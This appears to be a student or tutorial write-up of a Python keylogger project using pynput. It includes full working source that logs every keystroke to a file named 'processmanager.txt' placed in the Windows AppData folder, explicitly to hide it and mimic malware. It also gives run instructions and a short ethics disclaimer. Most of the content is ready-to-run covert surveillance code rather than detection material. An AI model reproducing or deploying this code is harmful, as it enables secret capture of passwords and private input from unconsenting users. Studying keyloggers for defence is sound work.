Keylogger



Introduction

Keyloggers monitor and record user keystrokes. This project presents a Python-based keylogger using pynput, designed for educational use. It demonstrates how attackers capture input and how defenders can detect such behavior.

Objectives

- · Capture keystrokes using Python
- Explore file hiding techniques
- Understand ethical boundaries

Requirements

```
pip3 install pynput
```

Source Code

```
import os
from pynput.keyboard import Listener

keys = []
count = 0
path = os.environ['appdata'] +'\\processmanager.txt'
#path = 'processmanager.txt'

def on_press(key):
```

```
global keys, count
  keys.append(key)
  count += 1
  if count >= 1:
     count = 0
     write_file(keys)
     keys = []
def write_file(keys):
  with open(path, 'a') as f:
     for key in keys:
       k = str(key).replace("'", "")
       if k.find('backspace') > 0:
          f.write(' Backspace ')
       elif k.find('enter') > 0:
          f.write('\n')
       elif k.find('shift') > 0:
          f.write(' Shift ')
       elif k.find('space') > 0:
          f.write(' ')
       elif k.find('caps_lock') > 0:
          f.write(' caps_lock ')
       elif k.find('Key'):
          f.write(k)
with Listener(on_press=on_press) as listener:
  listener.join()
```

keylogger.py

Platform Behavior - windows

path = os.environ['appdata'] +'\\processmanager.txt'

- this is used for to run in window environment
- >appdate + \\ is use to hide the data in Appdata file
- Stores logs in the hidden AppData directory
- Mimics malware behavior by hiding files in system folders

```
path = 'processmanager.txt'
```


this is used for when run in linux machine


- Stores logs in the current working directory
- Easier for testing and debugging

Tutorial Usage

```
(snowpirate@ kali)-[~/Desktop/tools/keylog]
$ python3 keylogger.py
```

· run the command





• Put some info in the output

• end the keylogges with "Ctrl + C"

- check processmanager.txt (auto create file) after end the command
- read the file and we can see the output of our input just now

Ethical Considerations

Keyloggers must never be deployed without consent. This project is for controlled lab use only. Unauthorized use is a violation of privacy and law.

Conclusion

This keylogger project helps learners understand how attackers monitor input and how defenders can detect such behavior. It emphasizes the importance of endpoint protection and ethical responsibility.